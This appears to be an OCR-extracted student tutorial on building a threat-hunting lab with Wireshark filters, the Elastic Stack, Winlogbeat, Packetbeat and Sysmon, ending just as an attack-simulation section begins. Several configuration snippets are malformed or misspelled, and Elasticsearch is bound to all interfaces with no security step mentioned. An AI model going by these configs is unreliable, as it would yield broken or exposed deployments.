Introduction

Cyber threats are evolving rapidly, and organizations can no longer rely solely on preventive or reactive security measures. This is where **Threat hunting** comes in **Threat Hunting** is a proactive approach where analysts actively search for hidden adversaries in a network, leveraging both hypothesis-driven investigation and data driven investigation. Unlike traditional detection methods like **Incident response** that depend on trigger of alerts and signatures, threat hunting emphasizes pattern recognition, anomaly detection, and mapping to adversary techniques to detect threat before the trigger.

In this project we will design and implement a **threat hunting lab** which will contain **wireshark** for packet level analysis and detection of Iocs and **Elastic Stack** for packet level analysis to identify iocs and to make it as realistic as possible we will simulate our own attack that follows **MITRE ATT&CK** and cyberkillchain framework to generate or own traffic so that we can analyze packet captures, extract Iocs, and correlate them with MITRE ATT&CK tactics and techniques.

And my objective for writing this documentation is to teach other what i learned while interning for insa so it might not be industry standard but i hope it sufficient for getting started into threat hunting and about

1. understand the threat hunting process end to end
2. identify iocs from simulated attacks using Wireshark and elk
3. map our finding to mitreattack
   as you can see this project is not only about threat hunting its well rounded and touches many SOC fields so you can think it as holistic view of proactive security operation.

Before we start setting our lab and configuration we have to first talk about the tool we will use and why we used it .

Tools & Technology

WireShark

WireShark is the most popular network protocol analyzer and packet level analysis tool, it is widely used by it professional because it a powerful,free and opensource tool that enable comprehensive troubleshooting and network monitoring with powerful features like filtering, scripting, and exporting capabilities, along with a graphical user interface (GUI) and a command-line interface . which makes it perfect for threat hunting.

Elastic stack

Elastic stack is a set of open source tools like elastic search , kibana, logstash and beats work together to enable us to search , analyze and visualize data. i choose this tool in addition to Wireshark because it takes data from any form and in any format unlike Wireshark. but there are many other tools like splunk which is commercial so i opted to using elk which is opensource.

MITRE ATT&CK

MITRE ATT&CK is a frame work that is used to map adversary action.in short it is a frame work a global knowledge of common adversary behavior The ATT&CK stands for Adversary Tactic, Technique and common knowledge. we use this because it provides a structured, common language for security teams to map adversary actions across the entire attack life cycle.

now we have seen what tools we are going to use let setup out lab.


Now that we have seen what the tools and Technology do let get straight to sting it up.

3.1 Environment Architecture

In this project we have to have at least two computers or virtual machine using virtual machine is recommended, one is the victim machine and the other is the monitoring machine but if you can i recommend using third machine we will name attacker machine.

here is my setup i choose to set it up in two different computers to maximize the resource but you might not need to set it up in two computer you can just do it using virtual box but if you have 8 Gb ram or below i recommend using this step.

Device	OS	Host Name	Description
Victim	Windows 10 Vbox	DESKTOP-TRACPJE	this is the machine that will generate the malware infected traffic
Monitoring	Kali Linux	kali	this is the machine that receive the traffic from the victim machine and try to find IOC



Lab Setup and Configuration

3.1.1 Setting up Monitoring Machine

Let start with the monitoring machine this machine is kali linux os and just like we said we this machine will host Wireshark and elastic stack so let get to it.

A. setup Wireshark

First let check if we have Wireshark to begin with so open your terminal and type this command to check.

```
wireshark --version
```

if you see output that start with this great that means you already have Wireshark.


```
Wireshark 4.4.7.

Copyright 1998-2025 Gerald Combs <gerald@wireshark.org> and contributors.
Licensed under the terms of the GNU General Public License (version 2 or
later).
This is free software; see the file named COPYING in the distribution. There
```

```
is
NO WARRANTY; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR
PURPOSE.
```


if not just type this command to install it.

```
sudo apt install wireshark
```


Now open when you open Wireshark you should see something like this



To set up wireshark first we should create profile so that we can customize so press **Ctrl + Shift + A** this will lead you to profile configuration you should see something like this.



Now just press the **"+"** button in left corner and create your profile then enter ok this will create you profile and log you in as the profile you have created. after you created a profile
you should choose an interface you are currntly using if it wifi choose WLAN0 if not choose eth0 this will start collecting traffic but we are not gonna bother about that right know we will see it in threat hunting portion so let just ignore that and set up some basic filter we will need. to setup filter press the + button in the right top corner.



this will prompt you to enter lable and filter so just enter the following

lable	filter
Basic	(http.request or tls.handshake.type eq 1) and !(ssdp)
Basic+	(http.request or tls.handshake.type eq 1 or (tcp.flags.ack eq 0 and tcp.flags.syn eq 1)) and !(ssdp)
Basic + Dns	(http.request or tls.handshake.type eq 1 or (tcp.flags.ack eq 0 and tcp.flags.syn eq 1) or dns) and !(ssdp)
Email Basic	smtp or pop or imap

This will be some of the basic filters we will going to use in threat hunting section.now we have setup the filter we have finished setting up Wireshark .

B Setup Elastic Stack

Before setting up elk we first have to know what each tool do so let see that first:
logstash is used to ingest logs so think of it as a data pipeline
ElasticSearch is used to store and index data so think of it as database + search engine
Kibana is visualization and dashboard tool

```
Error parsing Mermaid diagram!

Cannot read properties of null (reading 'getBoundingClientRect')
```

```
  #### How They Work Together

    1. Logstash ingests logs from systems/tools.
    2. It cleans, enriches, and forwards them to Elasticsearch
    3. Elasticsearch stores and indexes them for fast search.
    4. Kibana provides dashboards & visualizations for analysts
```

1.Setting up Elastic Search

First let download elastic search from the internet we have to choice of
download the first one is to use apt and the second is to get from the
website. let downloaded if from website.
open the terminal and use this command to download it

```
curl -OL https://artifacts.elastic.co/downloads/elasticsearch/elasticsearch-
9.1.2-linux-x86_64.tar.gz
```

wait till it finshed and go to the directory you downloaded the file in you will see a elasticsearch tar file so type this command to extract file from the tar file

```
tar xzf elasticsearch-9.1.2-linux-x86_64.tar.gz
```

Then open the extracted file in terminal and go to the config then enter this command

```
vim elasticsearch.yml
#then add the following
network.host: 0.0.0.0 #so that it accept all ipv4
discovery.type: single-node
```

save the file then now that we configured it let start the elastic search using this command

```
cd ../bin
./elasticsearch
```

wait about 3-4 minute let it start then let check it's working

```
curl localhost:9200 #to check if elastic search is working
```

after running the above command you should see the version of the elastic search or some thing like this and this mean elastic search is running

```
{
  "name" : "kali",
  "cluster_name" : "elasticsearch",
  "cluster_uuid" : "R9hgACEbSJ-7tkEpkIpnDA",
  "version" : {
    "number" : "9.1.2",
    "build_flavor" : "default",
    "build_type" : "tar",
    "build_hash" : "ca1a70216fbdefbef3c65b1dff04903ea5964ef5",
    "build_date" : "2025-08-11T15:04:41.449624592Z",
    "build_snapshot" : false,
    "lucene_version" : "10.2.2",
    "minimum_wire_compatibility_version" : "8.19.0",
    "minimum_index_compatibility_version" : "8.0.0"
  },
  "tagline" : "You Know, for Search"
}
```

2.Setting up kibana

Like we did in elastic search we go to the website of elasticsearch then copy the download link

```
curl -OL "https://artifacts.elastic.co/downloads/kibana/kibana-9.1.2-linux-x86_64.tar.gz"
```

then extract it using

```
tar xzf kibana-9.1.2-linux-x86_64.tar.gz
```

after that let configure the setting to suit our need

```
vim kibana-9.1.2-linux-x86_64/config/kibana.yml
```


then add the following lines

```
server.host:"0.0.0.0"
elasticsearch.hosts:["http://localhost:9200"]
```

now that we configure it let check if it working but before that make sure elastic search is running smoothly then only then should you run

```
./kibana-9.1.2-linux-x86_64/bin/kibana
```

wait a few minute for it to begin then go your browser and search **localhost:5601**, if kibana and elastic search run correctly you should enter kibana home page or should see this in your browser.



3. Setting up logstash

Download logstash using this

```
curl -OL "https://artifacts.elastic.co/downloads/logstash/logstash-9.1.2-linux-x86_64.tar.gz"
```

then just like before extract it using

```
tar xzf logstash-9.1.2-linux-x86_64.tar.gz
```

We have finished setting up both Wireshark and elk let continue setting up our next machine which is the victim machine.

3.1.2 setting up victim machine

Prerequisites : Before we start you have to have a virtual machine with windows 10 installed it. it has to be virtual machine because we will try to simulate an attack which might affect our system so we have to take precaution against that by using virtual machine.

So in this section we will setup the victim machine so that it will send logs to our monitoring machine. Let get started:

Downloading Tools

Lets download all tools that we need in one go so that we can focus on configuration
Tools we are going to download are
1. **Winlogbeat** : tool we are going to use to collect and forward windows event logs. Download Winlogbeat
2. **Packetbeat** : tool we are going to use to collect network traffic of the windows 10.Download Packetbeat
3. **npcap**: tool that provide necessary drivers and API to capture raw network packet.Download npcap installer
4. **Sysmon**:tool to log detailed system activity, such as process creation, network connections, and file changes, to the Windows event log Download Sysmon

Configuring Tools

1. Winlogbeat

Go to where you have downloaded the Winlogbeat file then extract it in **c : \program files** . from now on we going to use cmd so open cmd in administrator to open it press WIN + R then type cmd and press SHIFT + ENTER. this should open up cmd after that we will go to Winlogbeat directory using this command

```
cd c:\ Program File\Winlogbeat....
```

after we opened the Winlogbeat directory there is a file with the name of Winlogbeat.yml open that file using

```
notepad.exe winlogbeat.yml
```

after opening it modify file like this

```
setup kibana:
    host: "[your monitoring machine ip]:5601" #for example
host:"190.2.3.4:5601"
output.elasticsearch:
    hosts: ["[your monitoring machine ip ]:9200"]
     # for example host:["190.2.3.4:9200"]
winlogbeat.event_logs:
  # Sysmon (all events)
  - name: Microsoft-Windows-Sysmon/Operational

  # Security log (logons, process creation, object access, etc.)
  - name: Security
```

```
  # PowerShell logs (script execution)
  - name: Microsoft-Windows-PowerShell/Operational
  - name: Windows PowerShell
```

save and close it. now let check if we configured it correctly using

```
winlogbeat.exe test config
```

we should see OK for correct configuration then we will test the out put using this but before testing it start both Kibana and Elasticsearch.

```
winlogbeat.exe test output
```

you should see OK in the output that mean we successfully configured Winlogbeat correctly so we will now setup Winlogbeat. Make sure kibana is running before starting the setup. to start the setup enter this command.

```
winlogbeat.exe setup
```

finally we are going to install Winlogbeat as a service

```
PowerShell.exe -ExecutuionPolicy UnRestricted -File .\install-service-
winlogbeat.ps1
```

we have installed as a service but it not started so we have to start it , to start Winlogbeat service go to services then start Winlogbeat.

2. npcap

In case of npcap just run the setup as an administrator and install it.

3. Packetbeat

just like npcap run the Packetbeat setup as administrator and install Packetbeat this will install Packetbeat file in c:\Program Files . then like we did in Winlogbeat we will open cmd and go to Packet beat directory to configure the setting of Packetbeat.

Next we have identify which device we want the Packetbeat to collect in this case we want to collect in interface that we are connected to internet in order to know which interface is that we will use this command

```
packetbeat.exe devices
```

then choose the number of the device that have ip address in most cases it will be device 3.Now we know which interface we want let get straight to configuring so just like Winlogbeat we will open the **Packetbeat.yml** and enter this values.

```
Packetbeat.interface.device: 3 #the device you want packetbeat to collect
setup kibana:
    host: "[your monitoring machine ip]:5601" #for example
host:"190.2.3.4:5601"
output.elasticsearch:
    hosts: ["[your monitoring machine ip ]:9200"]
     # for example host:["190.2.3.4:9200"]
```

and just like before we will check both the config and output of Packetbeat is OK using

```
packetbeat.exe test config
packetbeat.exe test output
```


and run the setup using

```
packetbeat.exe setup
```

after installing the setup just like before we will install Packetbeat as a service and start the service.

```
PowerShell.exe -ExecutuionPolicy UnRestricted -File .\install-service-
packetbeat.ps1
```

then go to services and start the Packetbeat to run the service.then we will go to the motoring machine and open kibana to check if the Packetbeat and Winlogbeat are correctly passing logs into kibana. we should many incoming logs like this.




now our elk is setup and receive logs from the victim machine let simulate an attack for generating malware logs so we can threat hunt it.

Attack Simulation

In this section we will try to simulate an attack so that we will threat hunt it later section and we will use cyber kill chain and MITRE ATT&CK .

